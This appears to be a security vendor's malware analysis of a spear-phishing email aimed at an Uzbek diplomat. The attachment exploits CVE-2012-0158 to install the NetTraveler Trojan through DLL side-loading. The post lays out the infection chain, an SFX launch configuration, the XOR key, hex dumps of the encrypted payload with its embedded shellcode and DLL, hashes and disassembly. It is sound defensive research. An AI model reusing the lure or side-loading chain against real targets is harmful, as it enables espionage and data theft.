NetTraveler Spear-Phishing Email Targets Diplomat of Uzbekistan

posted by: Vicky Ray and Robert Falcone on January 21, 2016 8:45 AM

filed in: Malware, Threat Prevention, Unit 42
tagged: AutoFocus, NetTraveler, spearphishing, Trojan, Ufa, Ufe, Uzbekistan, WildFire

Unit 42 recently identified a targeted attack against an individual working for the Foreign Ministry of Uzbekistan in China. A spear-phishing email was sent to a diplomat of the Embassy of Uzbekistan who is likely based in Beijing, China. In this report, we'll review how the actors attempted to exploit CVE-2012-0158 to install the NetTraveler Trojan.

On December 12, 2015, a spear-phishing email was sent to a diplomat of the Embassy of Uzbekistan. The body and subject of the email suggests that the email was spoofed to look like it was sent by the Russian Foreign Ministry and the attachment may contain an official annual report on CHS (Council of Heads of Member States), who form the SCO (Shanghai Cooperation Organization).

Filename: "2015.12.11_сроки СГГ 2015 в Уфе.doc.doc" (translated to: "2015.12.11_sroki CHS in 2015 Ufe.doc.doc")


Body: "С уважением, ДАТС МИД Россиu" (translated to: "Yours faithfully, ACSD Russian Foreign Ministry")

It is interesting to note the reference of Ufa in the file name, as the city of Ufa in Russia hosted the SCO BRICS Summit on July 9 and 10, 2015. SCO and BRICS (Brazil, Russia, India, China and South Africa) are intergovernmental international organizations focused on issues of regional security and economic cooperation.

Figure 1 Leaders of member nations at the 2015 Summit in Ufa

TARGETING AND MALWARE ANALYSIS

Our analysis shows that actors attempted to exploit CVE-2012-0158 to install NetTraveler Trojan.



From: daap
Date: Saturday, December 12, 2015 3:56 AM
To: [redacted]@embassy-uz.cn
Subject: 2015.12.11
Attach: 2015.12.11_сроки СГГ 2015 в Уфе.doc.doc (317 KB)

С уважением,

ДАТС МИД России

Figure 2 Email containing the malicious attachment

The malicious attachment “2015.12.11_сроки СГГ 2015 в Уфе.doc.doc” is a malicious document created by the MNKit toolkit and exploits CVE-2012-0158.

Upon successful exploitation, the attachment will install the trojan known as NetTraveler using a DLL side-loading attack technique.

The NetTraveler trojan has been known to be used in targeted cyber espionage attacks for more than a decade by nation state threat actors and continues to be used to target its victims and exfiltrate data.

The DLL side-loading attack technique has been gaining adoption within the cyber espionage realm by threat actors to bypass traditional security systems. Unit 42 also published a blog last year discussing an unrelated attack where the DLL side-loading technique was used.

Figure 3 illustrates the exploitation and the infection flow of the malware.




Attachment exploiting CVE-2012-0158
2015.12.11_сроки СГГ 2015 в Уфе.doc.doc
Decoy word doc:
~$.doc
[C:\Documents and Settings\Administrator\Local Settings\Temp\]
Payload:
DW20.exe
[C:\Documents and Settings\Administrator\Local Settings\Temp\DW20.exe]
RasTls.exe
Sycmentec.config
embedded DLL (NetTraveler)
rastls.dll
[C:\Documents and Settings\Administrator\Local Settings\Temp\RarSFX0\]
Configuration file:
config.dat
[C:\Documents and Settings\Administrator\Local Settings\Temp\RarSFX0\config.dat]
CERTAPL.DLL
c:\windows\system\CERTAPL.DLL

Figure 3 Overview of the infection flow

The document “2015.12.11_сроки СГГ 2015 в Уфе.doc.doc” exploits CVE-2012-0158 to drop a decoy file “~$.doc” and the actual payload “DW20.exe”. The decoy is a blank document with the meta data stripped.

The payload (DW20.exe) is a self-extracting (SFX) RAR archive that contains the following files:

RasTls.exe
rastls.dll
Sycmentec.config



File: C:\Documents and Settings\Administrator\Local Settings\Temp\DW20

Entrypoint: 0001D7CB

EP Section: .text

File Offset: 0001CBCB

First Bytes: E8,85,63,00

Linker Info: 9.0

Subsystem: Win32 GUI

Microsoft Visual C++ ?.? [RAR SFX] *


Figure 4 The payload(DW20.exe) is a SFX RAR archive

The SFX RAR uses the following configuration to launch the embedded executable, which is a legitimate application created by Symantec that will side load the rastls.dll DLL:

Setup=RasTls.exe
TempMode
Silent=1
Overwrite=1

The figure below shows that the config file, ‘Sycmentec.config’ is encrypted.

The ‘Sycmentec.config’ file can be decrypted using a single byte XOR algorithm using ‘0x77’ as a key.




```
          00 01  02 03   04 05  06 07   08 09  0a 0b   0c 0d  0e 0f
00000930  ff 39  7a 77   9f a0  81 88   88 f4  b3 7f   fc 22  7f fe   ÿ9zwŸ ˆˆô³ ü"þ
00000940  35 57  1f db   e5 43  77 1f   ff 39  7a 77   9f c8  81 88   5W.ÛåCw.ÿ9zwŸÈ ˆ
00000950  88 f4  b3 7f   fc 3a  7f fe   36 6b  2a b4   bb bb  bb bb   ˆô³ ü:þ6k*´»»»»
00000960  22 fc  9b cf   76 77  77 77   2a b4  bb bb   bb bb  bb bb   "ü›Ïvwww*´»»»»»»
00000970  22 fc  9b f4   9b 47  9f 42   77 77  77 fe   32 af  fa 32   "ü›ô›GŸBwwwþ2¯ú2
00000980  a7 27  9f be   89 88  88 f4   b3 73  fa 3a   a7 26  9f ba   §'Ÿ¾‰ˆˆô³sú:§&Ÿº
00000990  88 88  88 f4   b3 73  f2 b7   03 7b  fa 22   a7 25  9f fa   ˆˆˆô³sò·.{ú"§%Ÿú
000009a0  89 88  88 f4   b3 73  fc 92   2a b4  bb bb   bb bb  bb bb   ‰ˆˆô³sü'*´»»»»»»
000009ba  9f 77  77 77   77 2f  f4 b7   72 b4  3a 2d   e7 77  74 77   Ÿwwww/ô·r´:-çwtw
000009c0  77 77  73 77   77 77  88 88   77 77  cf 77   77 77  77 77   wwswwwˆˆwwÏwwwww
000009d0  77 77  37 77   77 77  77 77   77 77  77 77   77 77  77 77   ww7wwwwwwwwwwwww
000009e0  77 77  77 77   77 77  77 77   77 77  77 77   77 77  77 77   wwwwwwwwwwwwwwww
000009f0  77 77  77 77   77 77  8f 77   77 77  79 68   cd 79  77 c3   wwwwww wwwyhÍywÃ
00000a00  7e ba  56 cf   76 3b  ba 56   23 1f  1e 04   57 07  05 18   ~ºVÏv;ºV#...W...
00000a10  10 05  16 1a   57 14  16 19   19 18  03 57   15 12  57 05   ....W......W..W.
00000a20  02 19  57 1e   19 57  33 38   24 57  1a 18   13 12  59 7a   ..W..W38$W....Yz
00000a30  7a 7d  53 77   77 77  77 77   77 77  3d 43   03 b4  79 22   z}Swwwwwww=C.´y"
00000a40  6d e7  79 22   6d e7  79 22   6d e7  27 00   66 e7  7b 22   mçy"mçy"mç'.fç{"
00000a50  6d e7  02 3e   61 e7  7c 22   6d e7  16 3d   66 e7  78 22   mç.>aç|"mç.=fçx"
00000a60  6d e7  fa 3e   63 e7  7d 22   6d e7  16 3d   67 e7  7d 22   mçú>cç}"mç.=gç}"
00000a70  6d e7  16 3d   69 e7  7d 22   6d e7  79 22   6d e7  78 22   mç.=iç}"mçy"mçx"
00000a80  6d e7  ba 2d   32 e7  78 22   6d e7  79 22   6c e7  b9 22   mçº-2çx"mçy"lç¹"
00000a90  6d e7  ba 2d   30 e7  6c 22   6d e7  91 3d   66 e7  71 22   mçº-0çl"mç'=fçq"
00000aa0  6d e7  25 1e   14 1f  79 22   6d e7  77 77   77 77  77 77   mç%...y"mçwwwwww
00000ab0  77 77  27 32   77 77  3b 76   72 77  70 5c   3c 21  77 77   ww'2ww;vrwp\<!ww
```

Figure 5 Encrypted ‘Sycmentec.config’file

The ‘rastls.dll’ DLL will load and decrypt this file. The decrypted data starts with shellcode that is responsible for loading an embedded DLL and executing it.

Figure 6 shows the decrypted ‘Sycmentec.config’file containing an embedded DLL.



```
          00 01  02 03  04 05  06 07  08 09  0a 0b  0c 0d  0e 0f
00000930  88 4e  0d 00  e8 d7  f6 ff  ff 83  c4 08  8b 55  08 89  ˆN..è×öÿÿƒÄ.‹U.‰
00000940  42 20  68 ac  92 34  00 68  88 4e  0d 00  e8 bf  f6 ff  B h¬’4.hˆN..è¿öÿ
00000950  ff 83  c4 08  8b 4d  08 89  41 1c  5d c3  cc cc  cc cc  ÿƒÄ.‹M.‰A.]ÃÌÌÌÌ
00000960  55 8b  ec b8  01 00  00 00  5d c3  cc cc  cc cc  cc cc  U‹ì¸....]ÃÌÌÌÌÌÌ
00000970  55 8b  ec 83  ec 30  e8 35  00 00  00 89  45 d8  8d 45  U‹ìƒì0è5...‰EØ▯E
00000980  d0 50  e8 c9  fe ff  ff 83  c4 04  8d 4d  d0 51  e8 cd  ÐPèÉþÿÿƒÄ.▯MÐQèÍ
00000990  ff ff  ff 83  c4 04  85 c0  74 0c  8d 55  d0 52  e8 8d  ÿÿÿƒÄ.…Àt.▯UÐRè▯
000009a0  fe ff  ff 83  c4 04  8b e5  5d c3  cc cc  cc cc  cc cc  þÿÿƒÄ.‹å]ÃÌÌÌÌÌÌ
000009ba  e8 00  00 00  00 58  83 c0  05 c3  4d 5a  90 00  03 00  è....XƒÀ.ÃMZ▯...
000009c0  00 00  04 00  00 00  ff ff  00 00  b8 00  00 00  00 00  ......ÿÿ..¸.....
000009d0  00 00  40 00  00 00  00 00  00 00  00 00  00 00  00 00  ..@.............
000009e0  00 00  00 00  00 00  00 00  00 00  00 00  00 00  00 00  ................
000009f0  00 00  00 00  00 00  f8 00  00 00  0e 1f  ba 0e  00 b4  ......ø.....º..´
00000a00  09 cd  21 b8  01 4c  cd 21  54 68  69 73  20 70  72 6f  .Í!¸.LÍ!This pro
00000a10  67 72  61 6d  20 63  61 6e  6e 6f  74 20  62 65  20 72  gram cannot be r
00000a20  75 6e  20 69  6e 20  44 4f  53 20  6d 6f  64 65  2e 0d  un in DOS mode..
00000a30  0d 0a  24 00  00 00  00 00  00 00  4a 34  74 c3  0e 55  ..$.......J4tÃ.U
00000a40  1a 90  0e 55  1a 90  0e 55  1a 90  50 77  11 90  0c 55  .▯.U.▯.U.▯Pw.▯.U
00000a50  1a 90  75 49  16 90  0b 55  1a 90  61 4a  11 90  0f 55  .▯uI.▯.U.▯aJ.▯.U
00000a60  1a 90  8d 49  14 90  0a 55  1a 90  61 4a  10 90  0a 55  .▯▯I.▯.U.▯aJ.▯.U
00000a70  1a 90  61 4a  1e 90  0a 55  1a 90  0e 55  1a 90  0f 55  .▯aJ.▯.U.▯.U.▯.U
00000a80  1a 90  cd 5a  45 90  0f 55  1a 90  0e 55  1b 90  ce 55  .▯ÍZE▯.U.▯.U.▯ÎU
00000a90  1a 90  cd 5a  47 90  1b 55  1a 90  e6 4a  11 90  06 55  .▯ÍZG▯.U.▯æJ.▯.U
00000aa0  1a 90  52 69  63 68  0e 55  1a 90  00 00  00 00  00 00  .▯Rich.U.▯......
00000ab0  00 00  50 45  00 00  4c 01  05 00  07 2b  4b 56  00 00  ..PE..L....+KV..
```


Figure 6 Decrypted 'Sycmentec.config' file contains an embedded DLL

The embedded DLL is the functional payload, which is a variant of the NetTraveler Trojan that has the following attributes:

Size	52736 bytes
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Architecture	32 Bits binary
MD5	3e3df4fe831d87d7f52f14933e464fc3
SHA1	cce65a0b67674a313091a947506ceb91d30605ad
SHA256	3b4e4d7a0b1185a45968d90ffe6346f4621116d14dbf88b5138040acc022c757
ssdeep	1536:jxKW1S8mWKFU7U9lYjhjXwVqTvS/G405:wCBmUw9lAhLWqW/G40
imphash	85ce31f87f06b02fec915d33d82958e8
Date	0x564B2B07 [Tue Nov 17 13:26:31 2015 UTC]
CRC: (Claimed)	0x0, (Actual): 0x19be0 [SUSPICIOUS]
Packers	Armadillo v1.xx – v2.xx
Entry Point	0x1000970b .text 1/5

Table 1 Attributes of the embedded DLL (NetTraveler)


The first execution of this NetTraveler Trojan starts off with an installation process. Like previous versions, this NetTraveler sample writes its configuration to a file, in this case the configuration is written to a file named "config.dat".



```
.text:1000430E                 mov     dl, Default
.text:10004314                 push    40h
.text:10004316                 pop     ecx
.text:10004317                 xor     eax, eax
.text:10004319                 lea     edi, [ebp+var_11B]
.text:1000431F                 mov     [ebp+FileName], dl
.text:10004325                 rep stosd
.text:10004327                 stosw
.text:10004329                 stosb
.text:1000432A                 push    40h
.text:1000432C                 xor     eax, eax
.text:1000432E                 pop     ecx
.text:1000432F                 lea     edi, [ebp+var_4A7]
.text:10004335                 mov     [ebp+var_4A8], dl
.text:1000433B                 push    esi
.text:1000433C                 rep stosd
.text:1000433E                 stosw
.text:10004340                 stosb
.text:10004341                 lea     eax, [ebp+FileName]
.text:10004347                 push    offset aSConfig_dat ; "%s\\config.dat"
.text:1000434C                 push    eax             ; Dest
.text:1000434D                 call    ebx ; sprintf
```

Figure 7 NetTraveler writes the configuration to 'config.dat' file

During execution, NetTraveler creates a mutex of 'YOYWOW!657', as shown in Figure 8 below to avoid running multiple instances of its code.




```
.text:1000401A                 mov     edi, ds:Sleep
.text:10004020                 push    4E20h           ; dwMilliseconds
.text:10004025                 call    edi ; Sleep
.text:10004027                 push    offset Name     ; "YOYWOW!657"
.text:1000402C                 xor     esi, esi
.text:1000402E                 push    1               ; bInitialOwner
.text:10004030                 push    esi             ; lpMutexAttributes
.text:10004031                 call    ds:CreateMutexA
```

Figure 8 Mutex created for this NetTraveler payload

